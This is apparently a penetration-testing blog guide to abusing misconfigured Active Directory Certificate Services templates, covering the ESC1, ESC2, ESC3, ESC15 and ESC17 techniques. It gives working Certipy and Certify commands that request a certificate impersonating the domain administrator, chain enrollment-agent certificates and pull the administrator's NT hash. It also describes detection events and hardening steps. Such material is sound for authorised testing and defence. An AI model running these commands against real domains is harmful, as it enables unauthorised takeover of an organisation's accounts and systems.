exploiting misconfigured certificate templates
Active Directory Certificate Services (AD CS) is everywhere in enterprise Windows environments. And everywhere means opportunity.
If you have done any internal penetration testing recently, you have probably seen AD CS. The problem? Most testers run Certipy, see a red "VULNERABLE" message, and move on. That is a mistake.
This guide will show you exactly how to exploit misconfigured certificate templates in practice. You will learn what actually works, what does not, and why small configuration mistakes lead to full domain compromise.
Let us start with the most important concept.
Why Certificate Templates Are a Goldmine
Certificate templates control who can request certificates and what those certificates can do. When configured correctly, they are secure. When misconfigured, they become an attacker's best friend.
The SpecterOps team documented these attack scenarios as ESC techniques in 2021. Since then, security researchers have expanded the list to ESC17 and beyond.
Here is the core insight: if you can request a certificate that allows authentication, and you can control what identity that certificate represents, you can impersonate anyone in the domain. Including Domain Admins.
However, in order to exploit a certificate template that is not correctly configured requires understanding of three concepts:
1. Who is allowed to request enrollment, (or enrollment rights)
2. What the certificate can be used for (or Extended Key Usage)
3. Who can impersonated (or Subject Alternative Name control)
Let's break this down.
Enumerate Vulnerable Templates
Before you can exploit anything, you need to find the vulnerable templates. The industry standard tool is Certipy, written in Python.
Run this command to find all vulnerable templates:
certipy find -u "user@domain.local" -p "password" -dc-ip "DC_IP" -vulnerable -enabled
The -vulnerable flag isolates templates with known exploitable configurations. The -enabled flag filters out disabled templates.
You can also use Certify in Windows environments:
Certify.exe find /vulnerable
Both tools query LDAP to analyze each template's:
1. Enrollment rights (who can request)
2. Subject Name constraints
3. Extended Key Usage values
4. Issuance requirements
The output will show you exactly which templates are vulnerable and why. But here is where junior testers make their first mistake.
The Enrollment Rights Trap
Just because a template appears vulnerable does not mean your current account can exploit it. Many testers see "Domain Users" does not have enrollment rights and move on. That is often wrong.
Consider this scenario: a template is enrollable by "Domain Computers" but not "Domain Users." As a standard user, you might think you are stuck. But if the Machine Account Quota (MAQ) allows it, you can create a new computer account and enroll through that context.
Always check which groups have enrollment rights. Then ask yourself: can I get access to that group?
ESC1 : The Classic SAN Spoofing Attack
ESC1 is the most common misconfiguration you will find in the wild. It is also the easiest to exploit when you are exploiting misconfigured certificate templates.
What Makes ESC1 Possible
A certificate template is vulnerable to ESC1 when all these conditions are true:
1. Low-privileged users can enroll (Domain Users or similar)
2. Manager Approval is disabled
3. Authorized signatures are not required
4. Client Authentication EKU is enabled

5. The template allows the enrollee to supply a Subject Alternative Name (SAN)
The last point is critical. The mspki-certificate-name-flag attribute must include EnrolleeSuppliesSubject. This flag tells the Certificate Authority to accept whatever identity the requester puts in the request.
Practical Exploitation Steps
Once you identify an ESC1-vulnerable template, exploitation takes three commands.
Step 1: Request a certificate with a spoofed SAN
certipy req -u "lowpriv@domain.local" -p "password" -dc-ip "DC_IP" \
-target "CA_HOST" -ca "CA_NAME" -template "VULNERABLE_TEMPLATE" \
-upn "administrator@domain.local"
This requests a certificate for the template while specifying the UPN of the Domain Administrator in the SAN field.
Step 2: Verify the certificate
openssl pkcs12 -in administrator.pfx -clcerts -nokeys -out administrator.pem
openssl x509 -in administrator.pem -text -noout
Check that the SAN field contains the administrator's UPN.
Step 3: Authenticate and retrieve the NT hash
certipy auth -pfx administrator.pfx -dc-ip "DC_IP"
Certipy will use the certificate to request a Kerberos TGT and extract the NT hash of the administrator account.
You now have the Domain Admin hash. From here, Pass-the-Hash attacks give you access to any machine in the domain.
ESC2 and ESC3 : Two-Template Chain Attacks
Not every environment has ESC1 available. Sometimes you need to chain templates together.
ESC2: The Any Purpose Certificate
ESC2 occurs when a template has the "Any Purpose" EKU or no EKU at all. This creates a certificate that can be used for anything.
The exploitation process differs from ESC1. You cannot directly spoof a SAN with ESC2. Instead, you use the unrestricted certificate as an enrollment agent to request a second certificate in someone else's name.
# First, request the ESC2 certificate
certipy req -u "user@domain.local" -p "pass" -target "CA_HOST" \
-template ESC2 -ca "CA_NAME"
# Second, use it to request a certificate as administrator
certipy req -u "user@domain.local" -p "pass" -target "CA_HOST" \
-template User -ca "CA_NAME" -on-behalf-of 'domain\administrator' \
-pfx first_certificate.pfx
The -on-behalf-of parameter tells Certipy to use the first certificate as authorization to request for another user.
ESC3: The Enrollment Agent Chain
ESC3 works similarly but requires two specific templates:
1. A template with the Certificate Request Agent EKU
2. A template that requires an enrollment agent signature
The attacker requests the agent certificate first, then uses it to request an authentication certificate as a privileged user.
ESC15 : The Undocumented Feature Exploit
ESC15 (CVE-2024-49019) is a newer technique that abuses an undocumented feature in schema version 1 templates.
The Technical Quirk
When a certificate template has schema version 1 AND allows the enrollee to supply values in the request, an undocumented behavior appears. The requester can also supply arbitrary Extended Key Usage values.
This means a template intended for Server Authentication can be tricked into issuing a certificate with Client Authentication capabilities.
Why This Matters
Low-privileged users can leverage default template configurations such as WebServer, ExchangeUser and SubCA schema version 1 that both validate contents supplied to a request before issuing a certificate, allowing them to escalate their privileges by enrolling against these templates.
The exploitation process mirrors ESC1 but uses different parameters. Certipy and Metasploit modules support ESC15 detection and exploitation.
ESC17 : WSUS + AD CS Combined Attack
The newest technique in the ESC family is ESC17, which combines WSUS with AD CS.
The Attack Vector
WSUS (Windows Server Update Services) was traditionally attacked over HTTP. Microsoft's mitigation was "just enable HTTPS." But if an attacker can obtain a valid certificate for a WSUS server, HTTPS provides no protection.
When certificate templates allow custom SAN values AND have Server Authentication EKU, an attacker can request a certificate impersonating the WSUS server. WSUS traffic could be intercepted and malicious updates pushed that run with SYSTEM rights.
Practical Considerations
This attack requires:
1. You need to have a template that allows low-priv users to enroll
2. Server Authentication EKU
3. SAN control enabled
The result is local admin on every WSUS client in the environment.
Common Mistakes That Break Exploitation
Even experienced testers make these errors when exploiting misconfigured certificate templates. Avoid them.
Mistake 1: Stopping When Kerberos Fails
Certipy's default attack path focuses on obtaining a TGT and extracting an NT hash. But some certificates that fail Kerberos authentication still work for LDAPS authentication.
LDAPS access might allow you to modify objects and move laterally. Always test alternative authentication methods before giving up.
Mistake 2: Ignoring Extended Key Usage
The EKU determines what a certificate can actually do. Look for these values:
1. Any Purpose : No restrictions, highly valuable
2. Client Authentication : Works for LDAPS, Kerberos PKINIT, WinRM
3. PKINIT Client Authentication : Kerberos authentication
4. Smart Card Logon : Interactive logon scenarios
If you see an EKU you do not recognize, research it. Some EKUs enable unexpected capabilities.
Mistake 3: Forgetting to Check the CA Server Permissions
A template might be vulnerable, but the CA server itself might restrict who can request certificates from it. Always verify both sets of permissions.
Detection and Mitigation for Defenders
Understanding exploitation helps you defend. Here is what blue teams look for.
Suspicious Process Creation
Event ID 4688 with command lines containing Certify.exe or certipy patterns should trigger alerts. Look for:
1. certify.exe find /vulnerable
2. certipy req with -upn or -altname parameters
3. Unusual certificate requests from non-admin workstations
Event ID 4886
This event logs certificate requests. Monitor for requests containing privileged account names (Administrator, Domain Admins) coming from unexpected source computers.
Hardening Recommendations
If you are defending an AD CS environment:
1. Remove the EnrolleeSuppliesSubject flag from authentication templates
2. Get approval from CA Certificate Manager for any templates created with The Subject Alternative Name (SAN) extension.
3. Classify CA servers as 'Tier 0' assets.
4. Disable Schema version 1 templates or migrate to Schema version 2 or higher.
5. Limit Enrolment Rights to only the Groups that need to have them.
Actionable Checklist for Pen Testers
1. Use the command certipy find -vulnerable -enabled against your target.
2. Review Enrolment Rights (do you have access to the vulnerable group?).
3. Determine the EKU values associated with the certificate (is it enabled for authentication?).
4. Attempt ESC1 first (it will be the easiest path to Domain Admin).
5. If ESC1 does not work, look for a chain connection to ESC2 or ESC3.
6. Determine whether there are any Schema Version 1 templates (ESC15 potential).
7. Test authentication via Kerberos AND LDAPS
8. Document the exact misconfiguration for client remediation
Conclusion
Exploiting misconfigured certificate templates is one of the most reliable paths to Domain Admin in modern Windows environments. The techniques are well-documented, the tools are mature, and the misconfigurations are surprisingly common.
Start with enumeration. Look for templates you can enroll in. Check if they allow SAN control. Check if they enable authentication. If all three are true, you have a clear path to privilege escalation.
Remember: every certificate you request leaves a log. But in most environments, no one is watching those logs. Yet.
FAQ Section
Q1: What is the difference between ESC1 and ESC2?
ESC1 allows direct SAN spoofing during the certificate request, letting you impersonate any user immediately. ESC2 creates a certificate having an Extended Key Usage (EKU) of "Any Purpose" that can be used as an enrollment agent when a subsequent request is made for a privilege certificate.
Q2: How can I check if a certificate template is vulnerable to ESC1?
Run certipy find -vulnerable for all templates that have been marked as vulnerable. Manual verification requires checking: enrollment rights for low-privileged users, Client Authentication EKU, EnrolleeSuppliesSubject flag enabled, and no manager approval requirement.
Q3: Can I exploit certificate templates without using Certipy?
Yes. Giulio Pierantoni published techniques using built-in Windows tools like certutil, certreq, and the certificate MMC console. Certipy automates the process but understanding the native tools helps when custom tools are blocked.
Q4: What is the newest ESC technique?
ESC17 combines WSUS with AD CS, allowing attackers to impersonate WSUS servers even when HTTPS is enabled. ESC15 (CVE-2024-49019) abuses schema version 1 templates to inject arbitrary EKU values.
Q5: How can defenders recognize certificate template abuse?
Monitor Certificate requests by Event ID 4886; Certify.exe is executed via Event ID 4688; and audit your certificate templates for bad diversity, such as EnrolleeSuppliesSubject and Client Authentication EKU being enabled at the same time.